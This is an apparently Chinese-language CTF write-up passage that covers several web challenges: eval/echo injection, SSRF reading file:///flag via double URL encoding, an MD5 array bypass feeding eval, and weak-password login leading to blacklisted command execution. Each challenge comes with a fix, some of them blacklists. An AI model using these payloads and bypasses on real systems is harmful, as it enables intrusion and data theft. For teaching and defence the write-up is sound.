
Tips: eval & echo = ?




有提示 eval 並且輸出, 查看源碼




猜測 echo 應該是輸出檔名閉合注入




發現有明顯的 1 輸出結合提示，後端代碼猜測為 `eval(echo $file)` 所以只要閉合 `img` 標籤，然後執行命令即可閉合試試雙引號



雙引號應該是不對的，試試單引號



直接命令執行



Tips: eval & echo = ?

flag{5104a2e0-3eb5-4fe8-96ba-4fd7a8e56939}

修復：註釋 eval 代碼

```
" ($image -- ) {\n    header("Location: " . "http://$hostname:$port" . "/index.php?file=eason.jpg");\n}\n$file = "echo '<img src=\"\" . $image . \"\" width=200px height=auto>';";\nif (in_array(strtolower($image), array("cat", " ", "flag", "docker", "shell_exec", "exec", "popen"))) {\n    exit("Hacker!!!");\n}\n// eval ($file);\n?>
```


10. inside



← → ↻ ⚠ 不安全 210.3.214.150:31065/index.php?url=http://www.baidu.com



新闻 hao123 地图 直播 视频 贴吧 学术 更多



百度一下

百度热搜 >

- | | |
|----------------------|----------------------|
| 1 总书记的一周 | 5 微信新功能上线 可一键删除单向... |
| 2 习近平出席民营企业座谈会并讲话 | 6 这下遇到真石矶娘娘了 |
| 3 《哪吒2》超《狮子王》进全球票... | 7 于正发文致歉 |
| 4 “村超”持续助推乡村振兴 | 8 尼格买提：别找了 结界兽在禾木 |
| 5 《哪吒2》总票房突破120亿 | 9 大学生60米栏跑出7.53秒似刘翔 |

Ssrf, 直接 file 偽協議

← → ↻ ⚠ 不安全 210.3.214.150:31065/index.php?url=file:///flag



hacker!

提示黑客，應該有過濾，嘗試雙重 URL 編碼繞過

← → ↻ ⚠ 不安全 210.3.214.150:31065/index.php?url=file:///2566%256c%2561%2567




flag{0b005972-9b9e-403e-8091-80e4ab41ae19}

修復:

```
<?php
$url = isset($_GET["url"]) ? $_GET["url"] : "";
if ($url == "") {
    header("location: index.php?url=http://www.baidu.com");
}
$black_list = ["%", "flag", "../", "127.", "192.", "168.", "172.", "10."];
foreach ($black_list as $keyword) {
    if (strpos($url, $keyword) !== false) {
        exit("hacker!");
    }
}
```

11. md5



```
<?php
highlight_file(__FILE__);
if (isset($_GET['a']) && isset($_GET['b'])) {
    $a = $_GET['a'];
    $b = $_GET['b'];

    if ($a != $b && md5($a) == md5($b)) {
        eval($_GET['cmd']);
    } else {
        exit("hacker!!!");
    }
}
?>
```

代碼審計, 非常簡單, 兩個變量不相等, 但是 md5 要一樣利用數組繞過即可
可 `http://210.3.214.150:31108/?a[]=1&b[]=2&cmd=phpinfo();`

← → ↻ 不安全 210.3.214.150:31108/?a[]=1&b[]=2&cmd=phpinfo();

🔍 ☆ 🌐 📄 🐞 🦋 🐦

```
<?php
highlight_file(__FILE__);
if (isset($_GET['a']) && isset($_GET['b'])) {
    $a = $_GET['a'];
    $b = $_GET['b'];

    if ($a != $b && md5($a) == md5($b)) {
        eval ($_GET['cmd']);
    } else {
        exit("hacker!!!");
    }
}
?>
```

PHP Version 7.4.3-4ubuntu2.29



System	Linux c4b02f35b4fa 4.18.0-348.el8.aarch64 #1 SMP Tue Oct 19 15:19:50 UTC 2021 aarch64
Build Date	Mar 25 2025 18:57:03
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2

修復：註釋 eval 源碼

```
eval ($_GET['cmd']);
```

```
if ($a != $b && md5($a) == md5($b)) {
    // eval ($_GET['cmd']);
} else {
```


12. company



提示了密码破解, 所以第一步应该是找登入口常见的 login 试试




弱口令爆破得到: admin/admin123



Welcome, Admin

- [查看日志](#)
- [清理日志](#)

兩個超鏈接，點擊看看




Welcome, Admin

- [查看日志](#)
- [清理日志](#)


url 有變化查看源代碼



有提示



发现 php 文件，访问



提示命令，但是有黑名单，绕过即可

Log Cleanup

命令后缀:

flag{e8bd8dd7-bf40-4732-a31d-02ead946c0bb}

修复:

删除后门文件即可

 update.sh - 记事本

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
#!/bin/bash
```

```
rm -rf /var/www/html/exec_287f44f35ecb.php
```